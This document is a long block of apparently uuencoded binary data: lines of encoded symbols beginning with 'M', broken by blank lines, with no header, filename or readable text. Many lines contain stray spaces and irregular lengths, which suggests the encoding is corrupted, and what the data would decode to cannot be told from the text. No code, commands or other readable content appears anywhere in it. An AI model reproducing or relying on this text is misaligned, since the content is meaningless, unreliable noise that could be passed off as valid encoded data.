M (BY\%ZTN7HPES3N`%\$S8P9-" (WSTSO7Z; OF37] >F-1**>W/>OWS/VOU2^L:9
M, _F^M=, :DUNE<53K29) 35A%MH; 7' 'A;) 8OT [L; M1>X36-SVDV&5"DCVU-P^,
M] #I-*Z3 [\V"Z0JY=\GC/Z/3.W' %L@&=?HL2I:O_P+/T1CH2PF<<?/' C0, 2D6
MC`X\%WM6P] R-9_V57=\=I) NH-E\ /V&AJ>*>U/3^U ` `7^0\$1L^9; D4P78, _@
MP/XOP0^ \ :&D=BB%; L:=Q^Q; WCOJE8#, +6_+ () &C, SSVC>\1\$&VA, * [A?_V3=
MQ3*Y:PQD_) J.GP.R+] \$\$:J=84; G/G=, VT*W4- `^T^KP?"N=ASM-Z-7#>D8J&
MSHN3PIW1GF1RGU3HN@0?6?6. :AX [H [<^C-_>B7 `M*=?N, *@MCG2FG#2S=WA
M] F&%G7:>V>; V`PN?C<L [KRJU>-&QTGB5\7"5535:264\$KI] ^H+L!9G [JVOS
MO\$4 [I7T\$GMW6_DBR*SK^<-`*/E>-KQ%Z"QKQOL/T.W6R5%1:TA^4M' <?*AT (
MKY@, 4&H>-FWS%97F^\$9T=QO#!A_G7\$UUZ `; ?HR=? [<VUW?S1-3>EQ3A; &D_F
M/ `EXVT\4PL] G [Q60&_JVW] J\X=IG.W5K; ^O7>Q] 3=#R>N.L44/7ZH?O' !+D [M
V^=W'5O' Z; PH [>OWSFD=\UJ+<'MDO/)] MW (>P#TEM*+OQKX059 [MTSQTWV
M\$G6*BFN?A8J, <]_<] [FDN@] ADOL (6\; *LUIHU] _-N] X\ `9Z?*XZW?Y.#_62
M7-ZT@-N] (\L-ZVL?+AOZ\$; , 8< (\O) DWZ5YVRX+BYL) `AHDKL>G>!_ `VT2660
MINZIXI/WK.] (83HKFX.K' 9X<5.2.: , U"K<J; VTWOC_05 (260 `U^@J\JL17QK6
M_) TB!90, --B/O4F [JPN; UC<%N6Q&J3N-WL_Y\$K2 [H^3JM9->X9&49^XD%NS_
MLDM+WT") ?%.ZG8+\ [V\NG [-S" \M; 87LM-7J (K<VMS2OQ" [<C; I; C\$VQ [`Y7
MCOPT&S?@' -%_+ (7+W5VN8.+XE=4=E^?5"Z) X:6\ .6B5+DDPR#GUY; \$] %Y%_ '
M<\X?NUS\$V, F2VL04R/RXT#=#3* [I6H= [B04T7] ?A] E%AA7.777W' ^M. %JMA `
MR=@D; [/WVKMVI [3R] 'YX>6R%] MSJQ777<PPGQVESNR<G) R9VD. ?L, *HZ8BQ"
MG, :F92W\$^-1K34] ?_ /T=.7Y\] V4##47F3H7VL (%KEW (OLC?<D"DV%) =JSML
MD\ `C1H;] !58XOJ3\$0M/_VO7KGR<G^; ERT2OM, [VU3--6BM*) SBK-.1:] PQ'
MGAOAF:0, 6_H4Z;] 8R=^>9IL5ZFM [6_+<: .4' 31T=' ?^:; G7MK (R3A=#>XKD@
M=>ME_K.W62:] 4C^F7 `I4&5HFIEK:R#EM6\$Y/DI90=84W/S [-NF?7RS-) #YN,
MN4<SB] 1H*==) VP `13^X?KZ^7\$Y:DVY6FHC&ORAI*4^/LS/AV\9ZFJ\ : , E: +
MT?D, K7; 7?/U8 [NPAQMS] (IC#?@U3&E=20:52=M"3I8GLX] HX?B; ; X?%] W?X=
M=XM9KYSB-0^, E) ^AO&P:T+K0) EJ3L+L-@ [.-') M [7R#] FP [-E' # ` [>V9WTT
M3 [\ :/K [JUQHT [' @R\7/B06+)]] ^\$%*F; \J#, PX] >^Q\ .?B-?_G=Q+W&PTU=
MLR' :89' !AO" [MY] (N#L^>.RDJ (IG?GP\$XW') H"UAKT) Y [] I-#ZM"R*O8F32;
M; '] H_) LO6^ (Y.V=-J-*R+NV62C8RK7KTH80CIW:LV3:7WWY) B (L_\\$C0Z [JC
MS; --GRIU%*) ?' G) 1J5*EWW4" S9! I<BJ77N>ZK) 6WSL) >1T] VF>9DDJ/W/&6=
MK:+YKU (^) BI\5+I^<N7V!Q, BTPR=A-X] CYX2S] ; HJKS/?E"=U6HTG [SC*, LK

M' =41' 0-]D576 [+G' U^WJ8H0>7! ,L]] 9&. :8VI#<4EW2P&RGYQI9, YLIKXIB
M"\BN/O='RW[]] HSXX93C]S+SI! :+3MBI=M7? [%C8OL1RX01=NU>8S0' 3&C>/
M1^_47D:OAM/U: +R?%J37K*5_6Y92%K3 [.G-4^ [MSNQDN-K+9) C<E&NXR"D, =
MSHQ1-BNXY#C#/Z4T: [<EW_9LBUGA8F.W6<W` :=.CX@*MP?U4B3<UN\$.X6) ZY
M2SP_R\$C*82?SSG+7LYN<@8G [K:2DR^ (C.28%^[Y\$8DZ`8KIW2; \^ (! ((CRQ?
MBJ\$G?S`1RF/WS*126=LXDG]; S0HLG+YW (3>ZP_; ^XXM*=48^=7GB5%?4YFY_
MBZ/O+F6R>Y%TQ/]"?HZNTZNR (*W0Z2 [(X.*+=C2PFC- [^_V['RBR) -9PSGR
M]ML9-\^D7FMEY0, VD2_&6HY4; (^O#WUW/#`A_<TB [^-*5R^`C: ^-74IY#\M%
M"NG (OPEQ) 446/*G0BZA8V\8QO<5?6SMV;]1, , ^F5] 8<; 'M>L0D_GPK?@9FZ
M8W/&`W; FVO*06=8T2C/J/G3 [YIN1")_] #7003 `EG [*OC] :G73*+L+/FN>-J/
MM\$FVT! : (F%`\>; <R*W7BS"YWDY2&& `?2LO>&%^DZPTOGMDTL8D#9W: />!V?0
M68RJ-G%PKPJ7.`5D [MTQ_L; *] H@J] [=+%, H\K3"1CO#_/_S \ [B\GN*"PEL] N
ME55_ ^%+_+_C-L_&S; G70N0A_YHMD+ (PT"J<9E<KS/7BHK=]_COSR] 6YR, R2>
M0L1#] _#B1Z] 8^] DA#] Q&2@%7C7; ,> [\$; 6=] DZ4-) H"9\$3*7*ONT^A, +R<, H,
MFP>8E9ZZI3) 73' 10Y+"2-; RP [R2F+H7&ZTS_NO>C7F^84V; *, , 5N02+9X@1I
M">D (<+\$_\$F1P0J#7H.-ZX_K&1C%C/ [[PWWXAP=JQJFQ^HNC?K]' \ /NYMI\1
M (!I+^_*4V< (OJ^I?C_>)] #."9/3OAYU^#_O [Y_>?83E (^_EC_. _Q/_Y"X<&\
M3UG^Z?7` \[_'\OC [\&0\Y] S^M%BV, L; @S6T3@KPA4VVOA_ ^"TPO]] S__D_.]O
M-"F/L, !_3..?S_ \J*BK) *?YV_E=) 1E [AW_. __QL/?M-# `OYX73*T?O6AAS!_
M) 10V [T/0OV>` _ (, , #') KR+VGVKVS/!_YX)_ J<SP<0DO\ZU2\$\BP_6<? \ (
M_WM&^/\ [S [] GA*%_SPA#_ ^_ (_Q3-O) [1OC?, \+_GA' ^] XSPOV>\$ _STC_. \9
MX7_/_/] [1OC?, \+_GA' ^] XSPOV>\$ _STC_. \9X?_?.B/\<] ?^ [QGA? \ (_WM&
M^-\SPO^>? \$? [WC/!<\$; XY\3Q [QGA? \ (_WM&^-\SPO^>? \$? [WC/"_9X3_/2/\
M_\8SPG] W2 (T<@! =>. :R4MT], F3-Y?%\$%_H198E) C (Q5+) `V_C\9B' B' @%/IQR
M1QVXRDLJP%N! 813J@=" \I#T8U' .Z [=B: _N3, X1?! 50FO^IMM:B; MG%X970H9
M' OS2 ['1V<# "DIB:0\5*#W9. ICL: \$X/ [D#HX, '1 [9.101J+, \-=ZN,) \J; ^/G+
M5%6?SF32FO.NB (GN+Q+NQ7QK5 [V^&CT2/R), OC [R [4//0?%#^P [YAP6?2W\X
M (OR"+L' (_YM/IX; 9:6, 'X11_.G\$!V@2B#X (6W)_J (T\7G-O9Y/\VB/&) &RPL
M=A:5UFE2P2!" + (5F0D5I, _>A%] %Q*27)) 2E. *:] 3^#LM1Z] T, B=?AJ@A:00 (
M^B0JD6B=+@:. (8W!QE `JHTDHWJ! -B, A21+6A8M ("N+"3HX+ ('WNK, ZJ3.84;
M3H* < (RR ([5' .E (OH:) 1P\A; &%:L' S3A_@A\D* [E#+:PK^J/&G<LIS"G+R=4/
M#ADE%VICE (E*H4UV%GC^DJQ^)] 'HOE' Q3OG.\A12Q9T1*7M' 66; Y\M2I%\BJ
MT4K0E\Z] %<POR>/I6DA; V%NH5YA' PT>). ZE3DM"NF#?0&^A!5FB"H8+\\$1R
MDS9Q' [DS\1!JB#*, H8BAFJ%<I9 (!G56NG, (?132LJ`P (39*?M5Y3ENQCL:>
MZCGZ4K) =!64+TR>H&7J=S%7!_1 ([1#9\$NLX?1K' "-DLYNGW4<C2], S=E"THD
M; 2-I0 [7! ; >@V8@M) 2U0>64P*ASN=!8D) VA<UULGAKEF' L0?; C"_:VVC@) 6@ `
M) DY. [93LE `ECGL6.NHX&=D8GZ=TI R1A\$\$' JY.L4RI3K5#&L, >B8\NYF&B^T
M7 (JSNYP%!2:95901`OT<99PB#FJ (/ \$RP#GY), 07Q=?*\$<=9QM] "VL+90*E.L
MHT&<QIT) G1N=5U-FH!' L22@14J<\$\1+/HF; 91WU&*4<E1UW<, 77, 'NO:<GE4
M' R#K9*L*-GM, ->28W-2YSYV?ANA:, J<VA@5S,) D] Q1PTV1843 [HB-NLRNM9I
MGNP&=6`W, 6U4; :2EV, ?PDF<V=A9JU88MJ!ZB) Y (5M6D^\$=<2AQ!KHH? (X) \$Q
M##%T, : `L*^3NDC>OP+K:V#H6>\I (:*-3./EURO44K\Z!%.*4 [N3SR2/H&8@_
MF; DY0BR, M8ZBA>PE43P=* `S_K.*H!TA6OE, Z>0251+1)) B"EHZ9-90&98.\G
M&Z=@. _G<5>KH [-' .E) &HURF: [M!+<@I0026@TUY/ [H7=, .US (!LD*WZCUSM)
M1_4 [KW3V) H^#GG8L60NZ#"?!; [":F*FQ, .YD] N37/-MD8/=Q>:P ([`N?TV:5
M81<A%DLV@FIUO_\$M<M<QT08R1S' /# .02<, LZ, IH>><H>ZC1-4, >/23/=K*@
M3@5>0UU `VT&4VOP@/U@% ^) \$V>1V; /_8%) :%B3:<3`Y, #DS9Z"SK= `C*>1I
M>WYYM] SF \ \ "5 [CF (]: "60U6" \\$+O_EZ%]=Z; ?JR; @K.O#B91QN>\ [4WI58PG
M\$_ (^_79C= (' "S>%<@N*"XN@ "90>F; 01T07**\$; +\$AK>7B; 0>J:.W7' ; L&U+_
M/>QL] XT [G [S9.#]>>; ^ (!_] .+!B7Q1AH4??V1-Y>MOM\3:5RFN (V) 8EK*N%?
M/A3072K1N) 6TC>7DZ [8GLSI] K3VSZ9W<"NK+4? =FAP8>'>0^N, YT>^%: _/W9
M-JFK;) OR=?\ :W\8&767=?! "C@Y7S_VV] [86A [`; 7; <65W<Y) NDE8-, __1Y.
MTH] 4#U^53N966I] Y_ \ `O8DSY: ` `I&V:FC1, QW/ :+0G..3HN, .N; T, ZE&8@PF
MDF) RD1=/P3JW#X9@); L.K0M-, -YY (OR<5>K\X8/- [(, !_B_ [@G=VV" ^>/M4A
M_ `; -E&#VA9, [F*GM+NOBR09B5; ?] \Y+ [@W58@QF"N! 6B1@ \Y=T6JEJ%-*VSZ
M0U0=] XBJ' G^*L>XXE7; PL4SC3DOIU; 6JP7' =BUPSR^., IKQ., F7:KS\$\$S"</E
MU\$63*A%,) X4EMRZ=&M [?FW9L, W5%8G+OE2>YQI; ENX79V4PB3.) 4*M6) !=UL
M%; K [G' 6\$V51 [^M1UY" ^XU' V?3&14^CMB] <19I_8U@@I/+ \$HDY:) S#S%I.' U
MJ8-UU4MGJZQQ>. 7<Z7UO5, I%*) 83YSUIS6ULGG* <&JMI%9D;] YI^*) -) /M
M\?D' C% ^M; _1<%5,] _\$+, T637B828FL' T?>NZLH [>_KHFKI (*+M [^9:<H*^Y4
MNLH*' +08=I9-5_+>7^Y1] OFL9EVEC5] JX&8&3^7\L] !A>5&8YE&CD&?Z' 2.
MB>U^ (J=S3/S\$SEW^T (Z) : :Q6:<N; 3] _ (K' R=) N; 919?YJ! "Q87406 (39UTR
MA?HJ3A] J=+) D_F (Y; GJ5/N.) PK6= _JHZ3^1.5' T*\$I. ==SA8Q. 98>>' L@P, A
M?CD] O8K?TC+-3C\$*C?C?WR7F: '8I>UU, 9X!U0TEG0%RUL%; I:RUM\$/=BS' FO
MS6TB) \RVZXI7W>ZKN9_XT&+?, 6TM8_ \3PB^/?5J5=Z=0*TAX\NVX7FCE\$W%X
MW&JO_@/C [' @FB1SC.T) <J\<SS2/; %8IZK1H? -CYH [.XS9 [O6V\>KF_5IWU/-
M??OK^=>942&Z=000=I?ULI] ?YRKHV#\OO"NP0 [-Y' 2 [H2&OPLPLL!_; P@MR*
MJ=9^5286ITV) ^] 9.42=[ZRV6; +> "_9) 2YR4*RET?C9L?TY^, CJC>/\] ?F?A\$
M>6S<8C/6VE6] LG1\$Y6SG&&; P_?/9HB, >GR8KXR>*YS5U' @QDWQ6<&XMK-6],
M:A*ESK9V/31?4QF_6CQOSK*Z>.*) ??J6\$-L^SK6HYULW1, L] /K2WS-L5; %T6

M+5<QVS`K\$*[N_W8D_#X!_F]>0>ON]UCVRK:GA<<`X[PL>6*^`Q1:?:SFVB1
M4/DQNA4NU-NCDF?6(\+7/RMOCC\$-OR@YN&?VH<_GBN.7FJH[^XQ-'+"?QO2:
MG]^SVU\KNWY0.=&:HV-XEN.RGO8R:MOQO=.91Y.X5J[E:UV\8!%/)'4KS6R+
M9GO:6*P^SC>_GG4O2XJ/.CO?R5?*F,=0;33`W*9>/FYD"0^,X<3F3>BAB?&
M5FO?,QI>Z/WZ@E&9UKS3:L?5>RZ'7'JCSW-)#Y;EG=-NYS(U.I+GL^"N&I_
MD8+LC>#`==9W#, [&=QAWW=-Y<RJR9.M@HH;IY+K9M7/9:^WG>A;7MRU-6IA3
ME-0YS]S.G=CV:O%Z[3W=R<RM]O'&4SW[KDH,K)6]?[8CA<1X,W_?AHI]6LC6
MSI4;#\$\$^+.DP,VQ<MW6C>OYA:<:Q=L8UK9C4]:9K!_:P;\$W!V).@M5MV\$L^V
MZL=6S8I)>ZBV.`IB3^QM55"&W7]V:D[370F(]M*QJ]S?RWED&?R*[UW?%HS
M7UYM;N?C<Y%\YU<?TA]?/^GS[3A6A=*FY(IJO=*X6'3P8T76IN/6(]P]I;\$A
M`E?>I>8_5.`.\7[,SMKCO+^=%N-36U#0>O?T0Z42N6W*]YB5]][:%OCIP.6+
M2P=F]JB^=9)9Q'18S_932\XJ6M; ,W!]T'.G7:6H?K1\, .NFO*CNO%ZQT'=I'
MZFSV^?A@4'NDU]#H"AGEUKQ5L-F:<=,KWIJMDL&I1P\I4QX<X<[I/"J0\$W:B
M:[*X\]8PC[AIIYZOZRM+WWUZ2SZ^2W2_\$<UAZZJ\V?I+4DN^U!+]MYCY3O;
M:N\$V7;+S@?S\I]OY/JS?(D.\'92D-8?9=[L4CVE%-AZ7\$[INW-[(5W*; ;U4T
MMQC- IWX;HR1NBC:[B]; ,S1LK=&EJ_CR0"]J.CE1+_ND=%\$DA;->3(9^8Q0)
M__V7=@_.?%:]^7F)-UOT#`NJV\DG.OPLMM(),@T/K[Y_>2A; ,WM+U&VKSYHU
M_[+2YL2N5^A0U<V-Z]3IRYK'9?,76,O\$-&*XK0Y=GT@\TE*W2A5<O3&1G9H^
M2#UO3WV\$0; [.NFQW]\$M?M\0S9AW&/:??>#<K=DTI7,)TY+T?\37+H6."6"]&;
M2)'@[:DO/FN(![:7)'[4]+2NW/QM\I!'ON!NM)]UVH#1CH!14P]BS;YQ@X8\$
M.@?1)TJ:&4V6/JU>3> .API"NB<Z?'9C],N-G^E9-1Y.\$U^,X^%*C]ID><,9
MK%,^[N]RONIZ=-KGCJK[!V_D&=I85@FJUR_?;>I1G16; ;#NB9[U*&4PVH0]
M(&BNI3!]UR<6W^=,]A\9XL9>W(]^XM*<G%DC\ .I+.>;52_EAJ\F\$UF%"VE;[
M'NJIM^YX?8RKH^+!.!_H7[2%]@GJ.&?YG!AZ][O#9RS?8VSFX>-2I\GCXW,AG
MQL&<IA:7W:YT!8_J/C4QJC+=C]A74!;4_>U!%\$-5> .1690]M:)]M-RO6K;+
M#VL*GFU)=?J*7/4U! :S-^SR<%OCP/V7I0D0XTWUGB_OKQF;C&S)X;C17OU
M4\$&_G[NTUG77,?&)]ON=J;RR<\X,?&U;9\L^U;E45[F,N*&CZ^QGZ^%3#E
MXG<CYZCZG;0,KCA=;/'SYP53J'R\$5"HJN*LZ@<!=,>,359>#)6>]Z\9&%6
M8R?FXN&@U)ND<L[@9%+/\YA'_MQQDU\$2)5E.@: ?NW57EZE9=K7B6\V['U!9G
M2.+E(L^(ZUGAB4)>#T69KOK)ZL:-3:B+WM;3GVQR,[2N/W;NY(;FO9.62WPE
MCJ.V`DS?&A<-S=/\>FC+!=,3--7L#O:HEQTW3.=L?SA)O?69K_UR265ZMM]
M*:ZWJG:.7)_[4CK_[0C/N%*U1\U[J+1:;6I><-_1I3Z/<O\$'9=9X([K8VKF'
M\Y7"9=N*^#7=5A<TW<8XCRL-/%'_<CPO8U/NYG6JZPD]MS4#*,UG7Z4GT%OQ
M1'\OK5@Y[!5XMG<H__AG[^';0^6]QV(\$GA5&VC?EE^X1D)>/LC]V#OX<[7U-
M6/LCZ]*JW.LGH1Y"=A+&3\VJG87T"DC)QP1=9;>=]\]8[P\$UG<3S#^N:JR;E[
M:0<I#UNW#U4<^*!TI'5?B*W#J_AY\LO2/0;Q?;7[]^XLX.<N%(Y6Z4\9!77
M='T.??@3\$59__WA>'M]YJ%V.NEV.N5V.OEV.O9V.75F8MMWJUJ[!V<*>V<*C
M\KLC2E\UL5:5*`W;Q"V8<[:TQ)^Y<*^`^XX*!T=!3JCQT]TS*Z=.BRWX,@LUG
M&NM8S#7&DO=->&;O.>?*[_ [0<#`*C/B/,GL4<;+##XX^A_\;LD@;[WS9./;
MTYV1I+5R-2?:=.-OK03K"OK>NA>;Y?XV\$]O/')?EF>#!L)#W?DXP,Z#Q<=G.
M.1_YS)6[05<4#A_) ;&F: :UHQ.Z8IZJKD;* ,@JN3I_(3*7&Q'!^O%DPRZOI*1
M)5HZ'WJBID\H5(G8G3?H/QXI)FF*F38R??MOF3B@<6C1#FZ75/D=QEBO)T_
MWWY_6&OV:\:%HO5V+U\$@ZYS:_%TJNW.N)]\OKQMKZ;NMV12+3J%?=PK+K>_
MS5U3F-_%%KE^;T^*\N\$1\9KH\R+7W=DG5_:E+NE4\[]J:!5'_L>28U]8*5@P
M0_`TH8GZ^5?-H+Y\$T^56U[/%+/E;=&Q1QT,DLU>B&Q^^]M>4E]40S%YB&#BF
M(:GS*F"#8U-00[.#9FO?<),L.0=33X;7T1[K3TVHQOMT<J9W>B:F7UTHO]\$D
MD2;7U4?YK<\Q[=3Y.X^<=-]_6ZC\4E^A<G@U@EFZ[0[Y4]YQHVT:SR.-GA*?
MO, ,X2QM4&%%S561W-'?04[JK?4<ZMVY%/&"XV/EHQSS&76-7#<KTF'BCY[7C
M@)\]V/J\TOU4846U*O6XBUM\$9./TX:[4FZO#JE:S3:85">^IHxu[>TBEL(OV0
M;WPVK_0!LW/GS[F2+<WQS>X]DLD:5FEY;.1<'W+WA]:GDR:GG]0'\6D4[;C.
M\$K\$'^[R=0<JNE%@[:3FXSJI"APHEG7X*4OL0XWL@1&***;>#NFY<JNNWWH
M&" :]Y4Q-<*N[C:L^7U`0NFU&OVE?_:#SPL&.2Y5^HV?B3,\#\#=-*=\ :U2W7
MDEF\.H(]+)Y1.]6Y<:N4_LU5MZ#G,P6+[4U?VVLXKX>.L`Q?;7(\0G<UM,F[
MZQ/&-7<DJ9FMK&)&<4(V)D12&GU)CDBW]<WPYHP[%T+4V,8U7U_0FIDGT)!C
MEJ2E4BM[+R0[0*M,7*6X2_538YW/*.;ZU2'5F8DNMO.R"YCINRJ/'NTMDWT
M/FJS4^74JM-Y5<LPI"9\83E0+%UY(-61FK,O_*/ATW"ANZ(.5I\Z)Y2O]>+2
MG_(EZO8VRZG:4?!NM#]<QC8*U; &N-E&: ?7E!)_-%>()-6=*JV@1'LTEVS4CJ
MR_NU9%-TQMYC]ZN-9HS>#M=-B1*77J1=W^9W[HW3`N8%5,2\>9L"O7IL</B
MC]3*R17TWD\&VK'%47.^_O3RKEW4J>R1I(>I9?M2SBX^K`V+4'NJ&G+.Z2P?
M]^;K)JON2XK^^E21IW@?T*9MD>74H99/W#@9R1H<L664X+8S:;8G0D)X+_5@
MQ/G4Z+H;9@<WRROHI,.K^TF?>OUBE(DQCONR].90^,[G/C58E9WCOK=W>]
MCZ3/#HE-H(R)/-?;R\FYP">),V>]+9;4%4]/&E!;1UNM]NJ?@N_7Y#A>74
M\NKGY2-Q0R=)N7*[KPL=T8N8TBO-4J15OW(C6UWW_%F&)]YR-MQ^]X;U3%6U9
M^VQ[/2>&_0.:4[Q\$+J=Z8C_G5:%W>J&SBBW/J@^90%O3)+ZO6X7>P5OW#-A>
MIW3+TK'&2-R<@NJ-DK;!FSTI\M/*TY=VFU9>[#-Y.D-3+CM#\ZW2Z95*V>.D
M*Y\" :N\;G.6_]59=L,SP&%.+R3>-2N=QL[MO=";6PX]2KP_,/;9N,<HZY[@9
MS'_9.:OD\FW>L"M)9#&\$Z)V+;XVWCVS[H.K_YTL%4FMA1-=-OBO@]7FC!TH5
M30)1YQLM[X]/9J[,#QZV<1<\KG:^9LHA(C[6.H^,:7+>NV">]=H^QM?R!6I2
MIPX<]DQ_*3U-XY:C_+KPBWGWF\B+JV]M]Y70*^N;9!S(XG]G_,YC[K;!CO0G
M'Z+I22>"J&N?^CTH@89YP^V'Q+GHA.]=(W'S'2K3BT,I?'L5ZGJNMV@;[;7;

M[[+>;9\ [N] (:XU!:2-IRLV6' GI9A\ /VPU\ <I\$K/%U"9J) 8V6N9MOB-.Y., QR
MLZZZTW] B] OOPPMYJ- /<FPB2JWYNG<86) 7G; 4S?ME: JM. :@@=NBS^@=7+X, /<H
MOSHU%+GO, ^-B3:UM-1AT=*Y^NA>8^#%^_RL?4=H]=/ZV>ZJDLJ@6LW^0Z:K
M\M&UW:J%V(F-?F5)FZ#X" (%9N\.: *E/N995QU)G2K)+&RR, 9M*\$, K) %SJU0G
M4F-ZWA>_^-^'9/MC-^&, ^R;UM]; S' 0W3' H>8; 59] #R[<N) %QO-^P6X=) RDC>W
M5K7MB>! ?UQ2; K7WP\J6Y [NO0=U>W\$ZL33W\$ (]V^>7=#^F*N6U/ :I"-5U; [ZE
MX^G&TCU?] 6%?=1?' AXEO7I_M3>^F5I.7&^R.NY9 [Y8EF^ZNS' 5EGURY\$ "O?Y
M.S%/RL[Z;; B6QZU:' GU#; ELHU: 6ER[>+@>_ (T?CQJS7YSCNK6EN, =QN. ?GVR
MO+#UZNS (V&R) U! 1FY2PS34SOS1NWQ>/M"MFV>82?B1) 5CV. +\$V=-60A8VG4Y
MD+R?/WML7 [] <X%RZT (9*U; %-?Q>BCE7QE: R0K>3YU5F#NM4IVW%WZ@%WJ@-:
M84L*4] +>+YSWQ6' &N#%O (HI# (\JR' I. ^B, H9.] 6Z=[VZ\Q) Y=2U) VVW1\8^#
MXWHHOY7X295' @9MK' Q567] T\] TCUA; M3D; CJPSB#I6? [XOL?J=I=\$ (L^DBBF
MJ=_!] T! 5"NW7=' BLPT?O<H. ZA [-&>BSUBZ' JA. !S `:%2^RX [/XP*LAZ7>>4
M_O! "4GOSMS/+NQ9#AGU. "DZ [^PG+6CZN) I#; T.&0=/ERQ; D+%73RKJ-5B [>U
M [J.DV\; OY33PQAR\H' "XB! ?U) J6D] :P `V_4K-^AN&\$O4I\U_WCM%Z2 [%E9?P
M-6V9U' :! 65U) PTG_Q*/E1P?*ZLY, [<M4ULWROSC2>! QU/W (5LS57. . ; I&) N
MU7L+=K^G; , X: /*_QHCIXPL=8WGU [\$/' , 3<ZF-?] Z?D, >. TOS*_ : ZD@\959X^
M' /:=: 7XZ_LD1M7, =; -33+=>@YN39, J9EJ; =-OIQ: M<S' BWM18^2GQS_7^&Y\
MF_ND-KW\2&WZQ; S) SGLABG [O.] [F=\$QVC* @OR9LFM%<7?; J>QE\$PMVW] VD: K
M\LWX\ [.7KF, O9RW%/FDRWWVH-@&>KYF6<*3. SGGU>L^<K-^IX0]; ?@^+8IWD
MGBQ><?5^IGJ<OH3=1<S? **O9L@; [JD#8L>^V\ \I9S@FULF] URFK/MZFA9\ [S
M; 7LT) /ZL7 [[%*\+M#5W9VE#+] 11-\H5' ?F_I# [B*%RG=611^=UPS6) /] N4^@
M4V200 (.O%Q/UPK. J!>; @F8F6I=. 33Y_ (*1'U18) *2JZN5: ?9') 3; 9/ (X57I.
MTTV@_+9O>IFIPZ_BE*_Z' NU4#UP; XNU:=L^] B: 1\$] 2QF8\B' IY//V?9ML^2
M+?#SWFR^O0L-F [I--MB<FF?! Z [\$7%5=_M. KV?W0X9) "N88_1] `363M>L\ \$S
MHAWAI (ZO<YM#N#V^ [(/) 4Z5ITLS] W^-M-D0) YBS4]_] B: X\$] ?A4H_9<T4^ (^4
MASXIUV'D (Y36%X] ^OS\>?DG3 [?WKST2. MAT. /A: AV [Y^\$I] D47H*\F6U, CK
MH6. LK/2 [] K>XZ; <&9 (22^HOCQXOC9XK71XO7^XK7: [SFGVAY^&OT\D=. LYZ)
M' BE>GY/] UMW] H9SKZ-: WXG7CDPMK8S/G3Z9, #<ON6S\9UQ9. %C%] 5F7 `CJ/
MJ^W<-) ' =5+FFE] U0QP' 9V `=M] `UWUY] M%+ ` [5JWV*FWXO2^7&3&\VA_] M*: X
M9N [.C22Z2N=28?KZ: &LVVXGK4 [>R%5=CC] H\$?U8Z, Y (D) C^_1 [Y] SSK] Q [@Y
MNR ` .QV4KND2CI<LN+^M\JSJ&M*B7S; >6^IBT8C?R+9*\ =>+JM! @NB (F7?+Y<
M/ ' V^2SLP\&MD<MVP+J6#8LTQ: T] 3_5TM: AS' S1^SF9) _W\$A* \$OAXM-3-] +%N
MPMO' CWCW! %R+E-GA*7M (4* `H_P*_PU66"_R7J `ZY=%>=, : /U*ZLDC3IH6) VU
MI_8: 2] 8^RM+&4X5\$-L%] MPX2?7@M<J/V=8? (2^YI^^?) S^H?=815N] , *#D3I
M [T@8?G#K5*T9G; C! \Z/ : PT39%SU8DVF5JB\$VD2N\+X=?#=#! /2U `N+15) 364<
MB# [(?_U2#_O1Y<5C4FR?I?C? ; (* "W%D' +ANQ+Y/ : 9>UAXY?7: !?C%- `W?7K
MPG39! ^*N&1_ ; &QWY=3'] ^C; I: ; *EY5W63_0_*QSD<] JG>DDTB>/<M>EIB_* `
ML^ZLW? [EO: >H=EO] \$99 [+<MDNNI^2F: %K1I>] >2"9H7+=00. (1&. 97IS! D
M?6TWSU, U@&?. S^38J [N. 2@N%3I! ' =W<=; 6H1?WFC=-+ #3; G!) TZ\$; MI>] 27M
MQ) COI<] ' %AA6] U^?O*: FD^H?UU^IJU' \>%-YF#3\VD>/A/#3RJ: AI<7' 8B (N
MY. [RL6FYF! !X@7] /N^<# [6B! -LY>K<\ (/) Q?SST: E: V7ZR^ (2 `EZHMUR*2+H
M\J7H9?T=KWN/>7CJ;) >X--SW [%G6P16; I6, 7-Z [\$ \KP<< ! BTXLC>N1KSY* [H
MQ! 3Y-%GSPLD29=?P76' 1O=H?^ - (V?&=9WS/, WW?A"4YSCQQG3FK<05E) +] YU
M9*YI=34S] ?I: UOO' W#-3N4'_ RC1"8H. "5V, G<RY97: U* &B*U\1E6BVM. DQI4
ME39. DCW?) BM5: V6Z. 6=<0GR+\ [7= \J+N2Z+L2_7 [HJ.] R<NSWKWBUFC_ [O7)
M) IZB [/ [N\$ZM; GUDF-; Z\ _VQK_: C; NIIU/ , ; SLLW6EZ9' \, ZQX] Q7YO5# 'M0/
MSNYB=ADHEGH<XB4S9' KZD+ /IS7: #XF6^0 [Y [[A2=W\$FNXN0 [UR) Z0_ "Y5A^C
MY71T\] : >K=C] _7 [R9@R^KTOOV<&\$GQBQ! 0W3CHG; +IM, D=-S/ % (%) V5_6\6
MJ# /M#&3U; V<^+LXK; Y^_X+XWOE) =TYJVO"J [U^: .G] 3A7F>F\N, Z `?7R9] >^
MED; O?N==SSK0T+C@?: 7 [PX/N#^) W/] #>KSEWDY. 95^Q (X-N% `2G>P"] TSC4#
MM [Y=UA6H9YHCI>L2"IR, O' _JCN, !3"!M=' 6P. ZTGE??KO. #W; , ' ! `C0YU6Z8
M"O<-LOE: [FXOY6U3% `LI#XALM\ : \$; =^#D3TBUI! Z<XFJ0; D^/) J3] T9_N<C
M' =7B+: W<IQ_W"9TMN7H@/V3X15ID7#2U () _4JS [. (2X^X1+: . \$ / -] 16^ \Q&
M?. L2+DR0-*3J5FK)) 3. X8C\ _=DD5&. P) V5763+RF_ "JU; : +2) >I9 [; 6 ` \9" I
MI9, GOQBT! D1?U [3R2#@POB9J: +PCE7: (^K7MMB\7T>I&^G4WC@IPZ; O [EW%
MV= [ODM5U@9R?EB^KNXPN<] HZB20NB; ['M. 3>X-DC7-F08: N1>, ^A@O1J_Y; R
M+E^C (8 [, "Z/) 1SH5/= _L? [GUD' V7F=*G9\$VVZMA=K [66' F' \$MO] ?H4E<09!
MI [HD; VY*9L6IZGQX23<Q, <' ; ZD/NX) 1' `E" _! 4WL? / "V=UJ^ \FV. AH=*C: 5T
MLMQB! ; SUA1] >U' @' VY) ^M `CB; PUF=WB=ER&U9_>6R=Y=_M8' O' <Q. [@88 (1B
MU) P86A/4' % [; [J] B' O: ^A" T: ' O: . X@_G52</ / ; R1-^GNN>^EG<! 2I+3>3MH4
M-J\$' \$] O? ?6+]] . 569, 2NT\>\I6OE; S `6O&2?FJ2^N6EE%1KC9 [Y3US5/KD. N
